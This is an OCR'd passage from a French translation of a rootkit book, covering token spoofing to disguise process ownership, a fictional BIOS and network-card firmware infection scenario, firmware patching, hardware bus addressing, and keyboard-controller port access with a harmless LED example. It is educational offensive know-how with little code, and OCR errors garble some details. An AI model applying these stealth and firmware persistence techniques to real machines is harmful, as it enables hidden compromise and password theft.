


Figure 7.6
Evénement de création de processus dans l'Observateur d'événements.

Dans la section de description de la figure, on peut voir que l'utilisateur qui a ouvert la session est l'administrateur, que le domaine est F1BG-W2KS-0 et que l'identifiant de session (c'est-à-dire l'AUTH_ID) est `0x,0x1066C`. Cette entrée du journal révèle que l'administrateur (cette identité est obtenue à partir de l'AUTHJD) a lancé le processus `Regedt32. exe.`

Examinons maintenant les informations que renvoie l'Observateur d'événements après que nous avons modifié le jeton du processus parent en remplaçant son AUTH_ID par le LUID du processus System `(0x3E7, 0x0)` et son SID propriétaire

par le SID du processus System. Le SID propriétaire est le premier SID de la liste. La section précédente a expliqué comment changer des SID. Nous lançons de nouveau `Regedt32.exe` à partir de l'invite de commande. L'entrée résultante est présentée à la Figure 7.7. Cette fois, l'Observateur d'événements affiche des informations différentes. Dans la section de description, l'utilisateur est maintenant HBG-W2KS-0$, soit un alias pour le processus System, et l'identifiant de session est identique à la valeur AUTH_ID que nous avons spécifiée. A l'aide de cette technique, le rootkit peut donner l'impression que n'importe quel processus appartient à un autre utilisateur.




Figure 7.7
Evénement de création de processus après modification des identifiants AUTHJD et SID

Conclusion

Dans ce chapitre, vous avez découvert comment modifier certains des objets dont le noyau dépend pour assurer ses fonctions de comptabilisation et de reporting. Le rootkit peut maintenant dissimuler des processus et modifier leurs privilèges d'accès pour pouvoir disposer du même niveau d'accès que le processus System. Ces techniques DKOM sont très difficiles à détecter et extrêmement puissantes. Toutefois, elles présentent aussi le risque non négligeable de faire planter la machine.

DKOM ne se limite pas à ce qui a été présenté ici. Ces techniques peuvent aussi être appliquées à la dissimulation de ports réseau en modifiant les tables des ports ouverts maintenues par Tcpip.sys à des fins de comptabilisation, pour ne citer qu'un exemple.

Pour modifier des objets du noyau et retrouver par rétro-ingénierie où ils sont utilisés, des outils comme Softlce, WinDbg, IDA Pro et Microsoft Symbol Server sont inestimables.

8

Manipulations au niveau matériel

Tout au long de votre vie, avancez quotidiennement, devenant plus capable qu'hier, plus capable qu'aujourd'hui. Cela n'a pas de fin.

- Hagakure

Un scénario :

L'intrus se glisse le long du mur vers le chariot que le concierge a laissé au bout du corridor. Ses yeux avisent un trousseau de clés. Il jette un rapide coup d'œil au coin. "Parfait, le concierge est au bout du corridor en train de nettoyer le bureau d'un docteur", pense-t-il. Il soulève délicatement la chaîne où pendent les clés et se retire dans la pénombre du couloir. Après avoir tourné au coin du mur, il s'arrête devant une porte. Il essaye d'ouvrir le verrou. Cela ne prend pas longtemps. Une fois la porte ouverte, il retourne vers le chariot et replace les clés.

Le bureau est sombre à l'exception d'un écran d'ordinateur au fond de la pièce. Après avoir placé l 'écran et le clavier au sol, il s 'assied dans le renfoncement du bureau. C'est un bon endroit, ses agissements ne sont pas visibles du couloir.

L'écran de login est verrouillé, mais cela n'a pas d'importance. Il sort un CD-ROM de sa veste, l'insère dans la machine et redémarre celle-ci. Un message apparaît : "Pressez sur n 'importe quelle touche pour démarrer à partir du CD... " Il appuie sur la barre d'espacement. Le rootkit sur le CD infecte alors le BIOS et modifie également la carte Ethernet de l'ordinateur. Ce n'est rien de très sophistiqué à ce stade, juste un sniffeur de mots de passe. Mais il restera là pendant longtemps, même

après que l'équipe informatique "si brillante" aura réinstallé Windows. "La machine m'appartient", se dit l'intrus avec un sourire sur le visage.

Trente minutes plus tard, tout est remis à sa place et l'ordinateur a été fraîchement réinitialisé, ce que la victime ne remarquera pas. C'est un système Windows intact, comme de nombreux autres dans le monde. Il contient une carte mère Intel et une carte Ethernet 3Com dotée d'un processeur embarqué. Ce qui rend cet ordinateur si important est qu'il réside sur le même réseau commuté qu'une paire de serveurs Sun E10K situés au bout du corridor, des serveurs qui gèrent des centaines de gigaoctets de données de travaux de recherche sur la protéine. Les données valent des millions de dollars.

Dans le monde réel, une attaque visant la capture de mots de passe nécessiterait vraisemblablement des modifications du noyau en mémoire en plus de certaines manipulations spécifiques au niveau matériel. En modifiant *seulement* la carte réseau, il serait déjà possible de sniffer des mots de passe (ou le résultat de leur hachage). Un rootkit comme celui du scénario peut rester en place pendant longtemps. En imaginant que l'équipe informatique installe une nouvelle version de Windows ou même un Service Pack, il devrait pouvoir continuer de fonctionner. En revanche, si le rootkit avait introduit des modifications du noyau en plus de celles du microcode, elles seraient alors annulées par une nouvelle installation de système ou de Service Pack.

Appliquer des changements directement au niveau du BIOS et du microcode est une opération risquée et spécifique à une plate-forme. Avec une planification soignée, un tel rootkit serait toutefois difficilement détectable. Changer le microcode d'une carte Ethernet intelligente requiert néanmoins d'avoir des informations très détaillées sur la carte. Des renseignements de ce type peuvent être obtenus par voie de rétro-ingénierie, de documentation ou auprès d'une personne connaissant le matériel spécifique. De telles modifications n'ont pas besoin d'être effectuées sur place, directement sur le lieu de travail de l'utilisateur. Elles peuvent également être apportées en interceptant un matériel lors de son expédition.

S'attaquer à un niveau aussi bas semble inutile. Dans de nombreux cas, cela est vrai. Lors d'une attaque visant un ordinateur personnel, le rootkit peut tirer parti d'un grand nombre de programmes et de fonctions déjà installés ou actifs sur l'ordinateur. La plupart de ces éléments peuvent gérer eux-mêmes les accès matériels à ce niveau. Aussi, l'attaquant n'aura pas besoin de le faire lui-même et il semble logique d'utiliser ce qui existe déjà.

Cependant, tous les ordinateurs ne sont pas des ordinateurs personnels comme nous les connaissons, offrant une telle richesse logicielle. Il y a aussi de nombreux systèmes embarqués qui exécutent de petites tâches spécifiques. Ils se trouvent partout autour de nous, font partie de notre quotidien et nous ne les remarquons pas la plupart du temps.

Un tel système peut se composer de quelques puces seulement et d'un programme de contrôle. Il peut disposer d'un "micro-cerveau" pour gérer les éléments importants, tels qu'un moteur d'avancement, pour réguler la tension, la vitesse d'un moteur électrique, les mouvements d'un mécanisme, de petites lumières clignotantes ou des interfaces vers différents types de câblage. Il semble logique qu'il y ait quelque part un programme de contrôle pour gérer tout cela. Généralement, le logiciel réside quelque part dans une mémoire sur une puce et est utilisé par un processeur central. Du point de vue d'un attaquant, le terme clé est ici *processeur*. Si un appareil possède un petit processeur pour le maintenir opérationnel la nuit, il est alors possible d'y exécuter un programme. Comme il est contrôlé par logiciel, il y a la possibilité d'y placer un petit root- kit. Ensuite, l'introduction de modifications dans le microcode pourra ajouter des fonctionnalités de rootkit.

Dans ce chapitre, nous étudierons les manipulations matérielles et, plus spécifiquement, les instructions qu'un attaquant doit lire et écrire à ce niveau. Nous couvrirons également des questions importantes que l'attaquant doit considérer pour que ses actions soient indétectables.

Pourquoi le niveau matériel ?

Les manipulations matérielles sont une lame à double tranchant. D'un côté, elles placent le rootkit à un niveau sous-jacent à tout autre élément. Il bénéficie ainsi d'un plus grand contrôle et d'une plus grande furtivité (de la plus grande dont il puisse disposer). Il peut accéder directement aux composants matériels, tels que les contrôleurs de disques, les clés USB, les processeurs ou la mémoire de microcode. Par ailleurs, agir à ce niveau très spécifique est plus complexe. Un rootkit est alors conçu pour un composant précis et ne sera pas très portable.

Un *microcode* est un programme très spécialisé et, pour l'attaquant, il s'agit toujours de traiter avec un rootkit logiciel. Le matériel tend à être "réticent" et demande que les choses soient réalisées de manière très spécifique.

Même deux composants ayant un même numéro de modèle peuvent différer dans le détail de leur mécanisme. Le numéro de modèle n'est qu'une étiquette commerciale. Seul le numéro de série peut permettre de déterminer une version de matériel. Comme son nom l'indique, un numéro de série permet de remonter jusqu'à une série produite, des modifications ou des corrections pouvant être apportées entre deux séries ou lots de fabrication.

En raison de ces particularités ou spécificités, et selon la complexité de son objectif, un attaquant se demandera d'abord si cela vaut la peine d'accéder au matériel. Un objectif simple, tel que la copie d'un paquet ou la modification d'un bit ici et là, est le mieux servi par le matériel. Un bon exemple est un module matériel qui attend jusqu'à ce qu'il voie une séquence d'octets spécifique avant de faire planter le système. En revanche, des programmes de backdoor ou des shells utilisateurs complexes devraient être écrits au moyen d'un programme de haut niveau, par exemple dans le mode noyau ou utilisateur, et ne recourir qu'avec parcimonie à certaines astuces matérielles, si même elles étaient nécessaires.


Ces réserves étant faites, nous allons approfondir vos connaissances en partant du principe que nous souhaitons accéder au matériel à l'aide d'un rootkit. Nous traiterons, entre autres choses, de la modification du microcode, de la façon d'adresser le matériel et des questions de temporisation. Nous créerons également un exemple de rootkit pouvant s'interfacer avec le contrôleur de clavier.

Modification d'un microcode

De par sa conception, un processeur commence son fonctionnement en exécutant un programme stocké dans une puce mémoire. Par exemple, un PC exécute le BIOS lorsqu'il est démarré. Les systèmes matériels présentent de grandes différences, mais ils partagent un point commun : *un code d'amorçage doit être activé, quelque part, et d'une certaine manière.* Ce code d'amorçage, ou *bootstrap,* est parfois également appelé microcode ou *firmware.* Il est non volatile, c'est-à-dire qu'il n'est pas effacé de la mémoire lorsque l'ordinateur est éteint. Ce pourrait être un point de départ pour un rootkit.

En partant du principe que les fonctionnalités du microcode sont très importantes pour le fonctionnement d'un système, un rootkit devrait non pas en supprimer mais en ajouter (voir Figure 8.1). Ceci peut être simple si vous disséquez le microcode par rétro-ingénierie dans un programme tel que IDA-Pro **(**www.data- rescue.com**)** et trouvez un emplacement convenable pour patcher le flux d'exécution.

La taille de la mémoire du microcode est limitée. Aussi, si un rootkit n'est pas suffisamment petit pour tenir dans l'espace non utilisé limité, il écrasera une partie du microcode existant. Dans ce cas, il vaut mieux qu'il s'agisse de fonctionnalités qui ne soient jamais utilisées ou d'une section pouvant être écrasée.






Figure 8.1
Un rootkit ajoute de nouvelles fonctionnalités à un microcode existant

Le placement d'un rootkit dans un microcode demande d'écrire directement dans une puce. Dans le cas d'un PC, la démarche la plus évidente est de modifier le BIOS. Ceci peut être réalisé à l'aide d'un dispositif externe ou d'un programme embarqué sur une carte. Un dispositif externe requiert un accès physique à la cible. L'approche logicielle nécessite l'emploi d'un programme de chargement (*loader*). Cette dernière est la méthode la plus couramment appliquée aux PC. Un exploit logiciel ou un cheval de Troie peut être utilisé pour introduire le programme de chargement, lequel peut ensuite modifier le microcode.

Si le composant cible est un routeur ou un système embarqué, un programme de chargement sera difficile à utiliser. De nombreux composants matériels ne sont pas conçus pour exécuter des programmes tiers et ne possèdent pas de mécanismes pour démarrer plusieurs processus. Certains modules disposent parfois d'une fonctionnalité de mise à jour permettant le chargement d'un nouveau code dans la puce, ce qui peut alors être exploité par un rootkit.

Accès au matériel

Le logiciel a été loué pour ses facultés de calcul et les services rendus en la matière. Une autre chose qu'un programme fait également très bien est de déplacer des données d'un endroit vers un autre. En fait, cette capacité est parfois même plus

importante que celle de pouvoir résoudre des problèmes mathématiques. Personne n'ignore la vitesse à laquelle des données peuvent se déplacer. L'industrie s'est efforcée depuis des décennies d'améliorer la vitesse des composants : bus, unités de stockage, processeurs, etc.


La plupart des éléments matériels d'un ordinateur peuvent être pilotés à l'aide de programmes gérant l'échange de données et d'instructions entre ces éléments. Pour cela, la plupart des composants possèdent une puce électronique pouvant être adressée d'une manière ou d'une autre.

Adresses matérielles

L'échange de données avec une puce nécessite l'emploi d'une adresse. Généralement, une telle adresse est connue à l'avance et est câblée, ou gravée, dans la puce. Le bus d'adressage se compose de nombreuses liaisons, certaines étant reliées à différentes puces. Aussi, lorsque vous sélectionnez une adresse pour écrire des données, vous choisissez en fait une certaine puce.

Une fois sélectionnée, la puce lit les données à partir du bus de données, et c'est elle qui contrôle le matériel en question. La Figure 8.2 illustre ces deux opérations de sélection et de lecture.

Figure 8.2
Le bus d'adressage sélectionne une puce d'un contrôleur matériel, puis les données sont lues.



La plupart des dispositifs matériels possèdent une sorte de puce contrôleur exposant un emplacement de mémoire adressable, parfois appelé un *port*. La lecture et l'écriture sur un port peut nécessiter des codes d'opérations, ou opcodes, spéciaux.

Certains processeurs disposent d'un jeu d'instructions qui leur est propre et qui doit être utilisé pour communiquer avec les ports matériels.

Dans l'architecture x86, l'échange de données avec des ports s'effectue au moyen des instructions IN et OUT, pour respectivement lire et écrire. Certaines puces sont aussi mappées en mémoire et sont alors accessibles à l'aide d'instmctions habituelles d'assignation, telles que MOV sur le x86.

Indépendamment du jeu d'instructions utilisé, une adresse est requise. C'est de cette façon que la carte mère saura vers quel emplacement router les données.

L'adressage du matériel peut être un sujet complexe, et connaître une adresse n'est qu'une partie du problème. Les sections suivantes abordent les défis qui peuvent se présenter.

Accès matériel *vs* accès à la RAM

Un composant matériel possède un comportement particulier différent de celui de la mémoire RAM. Si vous écrivez à une adresse et lisez à partir de celle-ci, vous n'êtes pas sûr de lire ce que vous venez d'écrire. L'opération de lecture doit être traitée différemment de celle d'écriture. Ceci est dû à un mécanisme spécial de sélection appelé *latching*.

A l'intérieur d'une puce, ce mécanisme sert à sélectionner un registre différent selon qu'il s'agisse d'une opération de lecture ou d'écriture. A la Figure 8.3, une opération écrit dans le registre 2 alors que la lecture utilise le registre 1.




Figure 8.3
Le mécanisme de latching entre deux registres pour les opérations de lecture et

De l'importance de la synchronisation

Lorsque vous écrivez sur une puce flash, chaque opération d'écriture peut nécessiter un certain temps pour se terminer. Si vous écriviez à partir d'une boucle très courte, vous pourriez remarquer, par exemple, que seul un octet sur cinq serait pris dans l'opération d'écriture. La raison est qu'il faut attendre un certain temps pour que l'opération précédente se termine avant de passer au prochain octet. Généralement, un contrôleur ou une puce mémoire exige l'écoulement d'un certain intervalle, aussi court soit-il, avant d'accepter la prochaine instruction, généralement mesuré en microsecondes.

Dans le noyau Windows, vous pouvez utiliser la fonction `KeStallExecution-Processor` pour provoquer une légère "temporisation" du processeur pendant un certain nombre de millisecondes.

Le bus d'entrée/sortie

La puce contrôleur d'E/S est le cœur et l'âme de la machine. Comprendre son fonctionnement permet d'accéder à n'importe quel composant matériel d'un système. Le processeur (ou plusieurs processeurs) partage généralement un même bus avec la mémoire (RAM). Les cartes d'extension et les périphériques sont généralement reliés par un bus distinct, et la seule façon d'accéder à ces autres bus est par l'intermédiaire du contrôleur (voir Figure 8.4).




Figure 8.4
Une puce "bridge " contrôle l'accès à un bus secondaire de périphériques.

Plusieurs bus de périphériques sont accessibles :

B le bus PCI ;

■ le bus AGP ;

■ lebusAPIC;

■ les bus EISA et ISA ;

B le bus HyperTransport ;

■ le bus LPC ;

H le bus FSB *(Front Side Bus*) ;

B le bus I2C.

Certains périphériques sur le bus ne peuvent répondre qu’aux requêtes initiées par le processeur. D’autres peuvent en émettre de façon indépendante. Un périphérique qui se signale de cette façon est appelé *V initiateur*. Certains périphériques "écoutent" toutes les transactions intervenant sur le bus. Un périphérique se comporte ainsi lorsqu’il possède une mémoire cache locale et doit détecter lorsque le contenu d’une adresse mémoire est modifié. Par exemple, la mémoire principale est fréquemment la cible de requêtes, elle n’initie pas de requêtes mais écoute le bus au cas où un autre processeur ou périphérique PCI modifie une quelconque zone en cache.

La Figure 8.5 illustre un exemple de disposition des composants élémentaires d’une carte mère ; il existe d’autres types de configurations. Certaines puces multifonctions spécialisées peuvent remplacer de larges portions de la carte mère. Par exemple, les puces ICH *(I/O Controller Hub)* d’Intel sont connues pour se charger de nombreuses tâches. Elles sont reliées au bus PCI, peuvent gérer les transferts USB, IDE et audio, et elles peuvent aussi être reliées à un bus LPC *(Low Pin Count)* supplémentaire.

Lorsque vous travaillez avec des bus, souvenez-vous qu’une puce contrôleur peut traduire l’adresse mémoire sur un bus en une adresse totalement différente sur un autre bus. Chaque bus possède une méthode spécifique de gestion de l’adressage. Si vous initiez une transaction à partir d’un périphérique, elle devra être dans le format attendu par le bus auquel le périphérique est relié.




Figure 8.5
Un exemple de configuration de carte mère.

Accès au BIOS

Dans la majorité des cas, un BIOS n’est utilisé que pour démarrer un ordinateur. Les systèmes d’exploitation modernes font aujourd’hui une utilisation limitée des fonctions qu’un BIOS peut offrir. Après l’exécution du code d’amorçage et l’identification des disques durs, le BIOS transfère le contrôle au bloc de code situé sur le disque, ou la partition, de démarrage. Ce petit programme prend le contrôle et lance le système d’exploitation.

Les puces de BIOS actuelles sont *flashables,* ce qui signifie qu’elles peuvent être mises à jour par voie logicielle. Un virus connu, appelé CIH, a été conçu pour détruire le BIOS sur un ordinateur. Il a été destructeur et coûteux pour les personnes qui en ont été victimes. Au moment de la rédaction de cet ouvrage, aucun rootkit rapporté ne s’était encore attaqué au BIOS, mais c’est une cible envisageable.

Accès aux dispositifs PCI et PCMCIA

Il existe de nombreux composants pouvant être reliés aux bus PCI et PCMCIA, tels que les cartes d'interface réseau ou les périphériques externes. Les périphériques PCI peuvent disposer de leur propre BIOS embarqué. Un BIOS PCI est également un endroit où un rootkit pourrait venir se loger. Une autre possibilité est l'emploi d'un dispositif pouvant être inséré (tel qu'une carte PCMCIA ou une clé USB) pour modifier la mémoire principale afin d'introduire un rootkit[1].

Un environnement matériel présente de nombreux aspects complexes, davantage que ce que l'on s'attendrait à rencontrer. Il offre également un fort potentiel pour le développement de rootkits, et cela pourrait être le sujet d'un livre à part entière.

Accès au contrôleur de clavier

Vous avez maintenant une idée approximative de la façon dont les accès matériels peuvent être réalisés. Nous allons approfondir vos connaissances par le biais d'un exemple simple fonctionnant avec le contrôleur de clavier.

Le clavier est l'interface principale entre l'utilisateur et l'ordinateur. Il suffit de voir le nombre de touches pour s'assurer de sa complexité. C'est aussi la source de nombreux secrets, le mot de passe n'étant pas des moindres. Au-delà du mot de passe, il est aussi à l'origine de toutes les communications en ligne, telles que par e-mail ou messagerie instantanée. En tant que source principale de toutes les informations fournies par l'utilisateur, le clavier est un objet de convoitise que beaucoup veulent espionner. Il existe différentes façons d'intercepter la frappe. Le sujet de notre chapitre étant le matériel, nous examinerons comment réaliser cela en utilisant le contrôleur.

Le contrôleur de clavier 8259

Il est facile de contrôler une puce à condition de connaître son adresse. Généralement, la procédure se limite au simple emploi des instructions IN et OUT. Le contrôleur de clavier sur la plupart des PC est adressable aux adresses `0x60` et `0x64`. Comme déjà introduit plus haut, ces emplacements sont parfois appelés des *ports*, chacun fournissant un accès à la puce.

1. Cette attaque a été démontrée sur un port Firewire sous certains systèmes d'exploitation. Au moment de la préparation de ce livre, certains résultats de recherches concernant cette approche commençaient à être publiés.

En utilisant le DDK, vous disposez de quelques macros pour lire et écrire sur un port :

```
READ_PORT_UCHAR( ... );

WRITE_PORT_UCHAR( ... );
```

Une alternative est d'utiliser les directives du langage assembleur :

```
IN
OUT
```

Que pouvons-nous donc faire avec le contrôleur de clavier ? La première idée évidente est de lire la frappe. Vous pouvez aussi placer des caractères dans le tampon du clavier ou modifier l'état des LED. C'est ce que nous allons faire. En jouant avec les indicateurs lumineux du clavier, vous pouvez tout de suite vérifier les résultats de votre travail.

Modification des LED du clavier

La commande pour activer les LED est `0xED`. L'octet `0xED` doit être le premier envoyé au contrôleur pour que cela fonctionne. Il est envoyé au port `0x60` et doit être suivi immédiatement d'un autre octet. Ce dernier permet d'indiquer les LED selon la valeur de ses 3 bits de plus faible poids.
La Ligure 8.6 illustre l'octet de données qui est utilisé avec la commande.





Figure 8.6
L'octet de données utilisé avec la



Voici une méthode simple d'activation de ces trois LED :

```
WRITE_PORT_UCHAR( 0x60, 0xED );
WRITE_PORT_UCHAR( 0x60, 00000111b);
```

Le problème avec cette approche est qu'elle n'attend pas que le clavier soit prêt à recevoir les commandes. S'il est occupé à gérer d'autres tâches, elle peut causer des problèmes. Avec le matériel, il faut souvent attendre que le contrôleur soit prêt. Si vous tentez d'envoyer des données alors qu'il ne l'est pas, rien ne se passe généralement. Cependant, il peut arriver qu'une confusion se produise et qu'un plantage s'ensuive, ce qui est plus ennuyeux.

